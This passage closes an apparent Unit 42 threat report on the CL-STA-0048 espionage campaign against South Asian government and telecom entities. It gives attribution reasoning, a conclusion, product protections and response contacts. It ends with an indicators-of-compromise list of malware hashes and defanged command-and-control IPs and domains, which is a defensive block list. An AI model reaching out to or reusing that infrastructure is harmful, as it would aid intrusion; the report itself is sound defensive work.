

Figure 19. DNSlog System web description.

KCP Protocol

The threat actor’s use of a Winos4.0-based Downloader leveraging the KCP Protocol could suggest a Chinese origin. The protocol has been historically associated with Chinese threat actors like APT41 and is documented

primarily in Mandarin, indicating its intended audience is Chinese-speaking developers. This linguistic and operational context points to a likely connection to the Chinese cyberthreat ecosystem.

Supershell Panel

During our investigation, we observed the attackers downloading several files from the IP address 206.237.0[.]49. Elastic disclosed this IP address in January 2024 as part of the Supershell C2 platform. While Supershell is openly available on GitHub, its interface and documentation are primarily tailored to a Mandarin-speaking audience, further solidifying the connection to the Chinese nexus.

Conclusion

The CL-STA-0048 campaign represents a significant threat, targeting government and telecom entities in South Asia with a clear focus on espionage. The threat actor behind it leverages tactics to evade detection, bypass security measures and exfiltrate sensitive data from high-value targets.

CL-STA-0048 exploits unpatched vulnerabilities in widely used services such as IIS, Apache Tomcat and MSSQL. It adapts to new defenses and deploys rarely seen techniques, adjusting its methods to overcome defenses and achieve its objectives.

Our analysis indicates a strong link between this group and the Chinese nexus based on the observed tools, techniques and victimology.

These findings emphasize the critical need for organizations to prioritize proactive cybersecurity measures. Addressing known vulnerabilities, maintaining robust IT hygiene and employing vigilant threat monitoring are essential to counter adversaries like CL-STA-0048. Organizations can better protect sensitive data and defend against advanced and persistent threats by strengthening security measures and staying informed about emerging threats.

Protections and Mitigations

For Palo Alto Networks customers, our products and services provide the following coverage associated with this activity cluster:

- Advanced WildFire cloud-delivered malware analysis service accurately identifies the PlugX and CobaltStrike samples mentioned in this article as malicious.
- Advanced URL Filtering and Advanced DNS Security identify domains associated with this group as malicious.
- Cortex XDR and XSIAM are designed to:
    - Prevent the execution of known malicious malware and also prevent the execution of unknown malware using Behavioral Threat Protection and machine learning based on the Local Analysis module.
    - Protect against exploitation of different vulnerabilities using the Anti-Exploitation modules as well as Behavioral Threat Protection.

    - Detect post-exploit activity, including credential-based attacks, with behavioral analytics through Cortex XDR Pro and XSIAM.
    - Detect user and credential-based threats by analyzing anomalous user activity from multiple data sources.
    - Protect from threat actors dropping and executing commands from web shells using Anti-Webshell Protection.
- Cortex Xpanse is able to detect internet-exposed Microsoft IIS, Apache Tomcat and MSSQL Servers, among hundreds of other types of enterprise applications.

If you think you might have been impacted or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
- UK: +44.20.3743.3660
- Europe and Middle East: +31.20.299.3130
- Asia: +65.6983.8730
- Japan: +81.50.1790.0200
- Australia: +61.2.4062.7950
- India: 00080005045107

Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

Cobalt Strike Loaders

- 525540eac2d90c94dd3352c7dd624720ff2119082807e2670785aed77746301d
- af0baf0a9142973a3b2a6c8813a3b4096e516188a48f7fd26ecc8299bce508e1

Cobalt Strike C2

- sentinelones[.]com

PlugX

- 3503d6ccb9f49e1b1cb83844d1b05ae3cf7621dfec8dc115a40abb9ec61b00bb
- 0f85b67f0c4ca0e7a80df8567265b3fa9f44f2ad6ae09a7c9b7fac2ca24e62a8

PlugX C2

- mail.tttseo[.]com

PotatoSuite

- c5af6fd69b75507c1ea339940705eaf61deadd9c3573d2dec5324c61e77e6098
- 8dfc107662f22cff20d19e0aba76fcd181657255078a78fb1be3d3a54d0c3d46

SspiUacBypass

- 336892ff8f07e34d18344f4245406e001f1faa779b3f10fd143108d6f30ebb8a

Winos4.0-based Malware

- 35da93d03485b07a8387e46d1ce683a81ae040e6de5bb1a411feb6492a0f8435

Winos4.0-based Malware C2

- 154.201.68[.]57

Stowaway

- a09179dec5788a7eee0571f2409e23df57a63c1c62e4b33f2af068351e5d9e2d
- edc9222aece9098ad636af351dd896ffee3360e487fda658062a9722edf02185

C2 Servers

- 43.247.135[.]106
- 38.54.30[.]117
- 38.54.56[.]88
- 65.20.69[.]103
- 52.77.234[.]115
- 192.227.180[.]124
- 107.174.39[.]125
- 18.183.94[.]114
- 206.237.0[.]49

Domains

- h5.nasa6[.]com
- test.nulq5r.ceye[.]io
- web.nginxui[.]cc

Additional Resources

- DragonRank, a Chinese-speaking SEO manipulator service provider – Talos
- Unmasking a Financial Services Intrusion: REF0657 – Elastic Security Labs
- A Deep Dive into a New ValleyRAT Campaign Targeting Chinese Speakers – FortiGuard Labs, Fortinet
- Behind the Great Wall: Void Arachne Targets Chinese-Speaking Users With the Winos 4.0 C&C Framework – Trend Micro

---